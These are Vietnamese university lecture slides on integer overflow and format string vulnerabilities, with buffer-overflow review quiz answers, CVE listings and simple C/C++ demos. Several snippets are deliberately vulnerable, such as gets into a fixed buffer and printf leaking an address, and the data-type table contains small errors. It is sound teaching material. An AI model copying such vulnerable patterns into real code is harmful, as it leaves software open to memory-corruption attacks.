Trường ĐH CNTT – ĐHQG TP. HCM

NT521 - Lập trình an toàn & Khai thác lỗ hổng phần mềm

Tràn số nguyên & Chuỗi định dạng

Ôn tập

Cho biến **char buf[50]**. Cách gọi hàm nào dưới đây có thể gây ra lỗ hổng buffer overflow?

A. gets(buf) ✓

B. fgets(buf, 50, stdin)

C. scanf("%s", buf) ✓

D. Tất cả đều gây ra lỗi buffer overflow

Ôn tập

Cho các hàm như bên dưới với **main → test → done**. Cho biết lỗ hổng buffer overflow xảy ra có thể ghi đè các giá trị đang nằm ở đâu?

A. Stack frame hàm main

B. Stack frame hàm test ✓

C. Stack frame hàm done

D. Stack frame cả 3 hàm

```
int done(){
      printf("Not thing...")
}

int test()
{
      char buf[25];
      gets(buf);
      done();
}

int main()
{
       printf("Hello");
       test();
}
```

Ôn tập

Cho biết hệ thống có bật **ASLR (address space layout randomization)**, 1 file có sử dụng hàm **gets** nhưng được biên dịch với option **-fno-stack-protector**, nhận định nào đúng?

A. File này không thể bị khai thác buffer overflow.

B. File này có thể bị khai thác để ghi đè 1 số biến cục bộ trong stack frame của hàm có lỗ hổng. ✓

C. File này có thể bị khai thác để truyền và thực thi shellcode do người dùng tự định nghĩa.

D. File này có thể bị khai thác ở cả 2 mức độ.

Ôn tập

Khi khai thác lỗ hổng buffer overflow, bạn đã dùng phương pháp nào để xác định độ dài chuỗi input cần nhập để gây ra lỗi buffer overflow?

A. Đọc code assembly tìm khoảng cách giữa chuỗi input và chỗ cần ghi đè.

B. Debug để tìm địa chỉ cụ thể của chuỗi input và chỗ cần ghi đè, sau đó tính khoảng cách.

C. Em tăng dần độ dài đến khi nào lỗi thì thôi ☺

D. Tất cả là nhờ may mắn :D

Nội dung


- Một số trường hợp CVE thực tế
- Lỗ hổng Tràn số nguyên (Integer Overflow)
- Lỗ hổng Chuỗi định dạng (Format String)

Integer Overflow

ERROR: BadAlloc! - Broken Memory Allocators Led to Millions of Vulnerable IoT & Embedded Devices:

- Link: https://www.blackhat.com/us-21/briefings/schedule/#error-badalloc---broken-memory-allocators-led-to-millions-of-vulnerable-iot-and-embedded-devices-23135
- Youtube: https://www.youtube.com/watch?v=lSvygMc8uc0

Integer Overflow



ERROR: BadAlloc! - Broken Memory Allocators Led to Millions of Vulnerable IoT & Embedded Devices:

- Link: https://www.blackhat.com/us-21/briefings/schedule/#error-badalloc---broken-memory-allocators-led-to-millions-of-vulnerable-iot-and-embedded-devices-23135
- Youtube: https://www.youtube.com/watch?v=lSvygMc8uc0

Khai thác thực tế
Format String

Search Results

There are **751** CVE Records that match your search.

Name	
CVE-2022-34747	A format string vulnerability in Zyxel NAS326 firmware versions prior to V5.21(AAZF.12)C0 could allow an attacker to achieve una
CVE-2022-31753	The voice wakeup module has a vulnerability of using externally-controlled format strings. Successful exploitation of this vulnerab
CVE-2022-27177	A Python format string issue leading to information disclosure and potentially remote code execution in ConsoleMe for all versions
CVE-2022-26674	ASUS RT-AX88U has a Format String vulnerability, which allows an unauthenticated remote attacker to write to arbitrary memory
CVE-2022-2652	Depending on the way the format strings in the card label are crafted it's possible to leak kernel stack memory. There is also the
CVE-2022-26393	The Baxter Spectrum WBM is susceptible to format string attacks via application messaging. An attacker could use this to read m
CVE-2022-26392	The Baxter Spectrum WBM (v16, v16D38) and Baxter Spectrum WBM (v17, v17D19, v20D29 to v20D32) when in superuser mod
CVE-2022-24051	MariaDB CONNECT Storage Engine Format String Privilege Escalation Vulnerability. This vulnerability allows local attackers to esca lack of proper validation of a user-supplied string before using it as a format specifier. An attacker can leverage this vulnerability t
CVE-2022-22299	A format string vulnerability [CWE-134] in the command line interpreter of FortiADC version 6.0.0 through 6.0.4, FortiADC versio version 2.0.0 through 2.0.7, FortiProxy version 7.0.0 through 7.0.1, FortiOS version 6.0.0 through 6.0.14, FortiOS version 6.2.0 t user to execute unauthorized code or commands via specially crafted command arguments.
CVE-2022-1215	A format string vulnerability was found in libinput
CVE-2021-44532	Node.js < 12.22.9, < 14.18.3, < 16.13.2, and < 17.3.1 converts SANs (Subject Alternative Names) to a string format. It uses thi certificate chain, allowing the bypass of these name constraints.Versions of Node.js with the fix for this escape SANs containing th
CVE-2021-43041	An issue was discovered in Kaseya Unitrends Backup Appliance before 10.5.5. A crafted HTTP request could induce a format string
CVE-2021-42911	A Format String vulnerability exists in DrayTek Vigor 2960 <= 1.5.1.3, DrayTek Vigor 3900 <= 1.5.1.3, and DrayTek Vigor 300B <
CVE-2021-41193	wire-avs is the audio visual signaling (AVS) component of Wire, an open-source messenger. A remote format string vulnerability i workarounds.
CVE-2021-35331	** DISPUTED ** In Tcl 8.6.11, a format string vulnerability in nmakehlp.c might allow code execution via a crafted file. NOTE: mu
CVE-2021-33535	In Weidmueller Industrial WLAN devices in multiple versions an exploitable format string vulnerability exists in the iw_console cor authenticated as a low privilege user to trigger this vulnerability.

MITRE CVE relating to Format String:

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string

Khai thác thực tế
Format String

High Severity

Security Bulletin: A format string security vulnerability has been identified in IBM Spectrum Scale (CVE-2021-29740)

May 31, 2021

Categorized: High Severity

Share this post:

A security vulnerability has been identified in IBM Spectrum Scale file system that could allow an attacker to execute arbitrary code. A fix for this vulnerability is available.

CVE(s): CVE-2021-29740

Affected product(s) and affected version(s):

Affected Product(s)	Version(s)
IBM Spectrum Scale	5.0.0 – 5.0.5.6
IBM Spectrum Scale	5.1.0 – 5.1.0.3

Refer to the following reference URLs for remediation and additional vulnerability details:


Source Bulletin: https://www.ibm.com/support/pages/node/6457629

X-Force Database: https://exchange.xforce.ibmcloud.com/vulnerabilities/201474

IBM Spectrum Scale:

https://www.ibm.com/blogs/psirt/security-bulletin-a-format-string-security-vulnerability-has-been-identified-in-ibm-spectrum-scale-cve-2021-29740/

Khai thác thực tế
Format String



CVE-2022-1215 Detail

Current Description

A format string vulnerability was found in libinput

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://seclists.org/oss-sec/2022/q2/47	Mailing List, Third Party Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-134	Use of Externally-Controlled Format String	NIST, Red Hat, Inc.

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:freedesktop:libinput:*:*:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	1.10.0	1.18.2
cpe:2.3:a:freedesktop:libinput:*:*:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	1.19.0	1.19.4

QUICK INFO

CVE Dictionary Entry:
CVE-2022-1215
NVD Published Date:
06/02/2022
NVD Last Modified:
06/09/2022
Source:
Red Hat, Inc.

CVE-2022-1215 was found in libinput:
https://nvd.nist.gov/vuln/detail/CVE-2022-1215

Lỗ hổng tràn số nguyên

Integer Overflow Vulnerability

Integer Overflow

- Trong lập trình máy tính, Integer Oveflow xảy ra khi một phép toán số học cố gắng tạo **một giá trị số nằm ngoài phạm vi có thể được biểu diễn bằng một số chữ số nhất định** - cao hơn giá trị lớn nhất hoặc thấp hơn giá trị nhỏ nhất có thể biểu diễn.

Lỗ hổng Tràn số nguyên
Integer Overflow


⇒ Integer Overflow hiểu đơn giản là lỗ hổng trong việc máy tính lưu trữ và tính toán các con số gây ra sai lệch và khiến cho chương trình chạy sai với mong muốn của lập trình viên


** Một số định nghĩa bao gồm luôn cả sự sai số trong lưu trữ số thực*

Integer Overflow: Tại sao lại xảy ra lỗi?

$$int\ var\ =\ 25;$$


$$(25)_{10} = (11001)_2$$





Integer Overflow

- Số âm:



Integer Overflow: Các kiểu dữ liệu trong C


Data type	Size(bytes)	Range	Format string
Char	1	128 to 127	%c
Unsigned char	1	0 to 255	%c
Short or int	2	-32,768 to 32,767	%i or %d
Unsigned int	2	0 to 65535	%u
Long	4	-2147483648 to 2147483647	%ld
Unsigned long	4	0 to 4294967295	%lu
Float	4	3.4 e-38 to 3.4 e+38	%f or %g
Double	8	1.7 e-308 to 1.7 e+308	%lf
Long Double	10	3.4 e-4932 to 1.1 e+4932	%lf

Integer Overflow: Ví dụ

test.cpp

C: > Document > LapTrinhAnToanVaKhaiThacLoHongPhanMem > Semina


```cpp
#include <iostream>

using namespace std;

int main() {
    int a = 4278190080;
    cout << "a = " << a << '\n';
    unsigned int b = 4299360564;
    cout << "b = " << b << '\n';
    cout << "a - b = " << a - b << '\n';
    int c = 1;
    unsigned int d = 4294967295;
    cout << "c - d = " << c - d << '\n';
    return 0;
}
```



```
C:\Document\LapTrinhAnT
a = -16777216
b = 4393268
a - b = 4273796812
c - d = 2
```

Integer Overflow: Cách khai thác

Khai thác lỗ hổng này như thế nào?



Lỗ hổng Chuỗi định dạng

Format String Vulnerability

Chuỗi định dạng là gì?

```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char *format = "%s";
  char *arg1 = "Hello World!\n";
  printf(format, arg1);
  return EXIT_SUCCESS;
}
```

Chuỗi định dạng là gì?

- Nhiều hàm in có sử dụng chuỗi định dạng

```c
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>

int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

Format String

- Format string – Chuỗi định dạng: một chuỗi chứa các ký hiệu chuyển đổi để định dạng cho dữ liệu

Ký hiệu	Kiểu định dạng
d	Số nguyên (integer) - 4 bytes
u	Số nguyên không dấu – 4 byte
x	Dạng hexan – 4 byte
s	Kiểu chuỗi (string) – con trỏ
c	Ký tự - 1 byte

Format String

- Một số ký hiệu xác định độ dài

Ký hiệu	Độ dài	Kiểu định dạng
hh	1 byte	Ký tự
h	2 byte	Short int
l	4 byte	Long int
ll	8 byte	Long long int

Ví dụ: “%hd”

Ví dụ

- Định dạng đầu ra

```
printf("%03d.%03d.%03d.%03d", 127, 0, 0, 1);
   127.000.000.001
printf("%.2f", 5.6732);
   5.67
printf("%#010x", 3735928559);
   0xdeadbeef
```

- Đếm số byte

```
printf("%s%n", "01234", &n);
   n = 5
```


%n: in ra độ dài của chuỗi vừa được in ra trước đó

Lỗ hổng format string?

- Đoạn code:

```
int a = 5;
int b = 10;
int c = 15;
printf("a=%d, b=%d, c at %08x\n", a, b, &c);
```

→ *So easy!* 



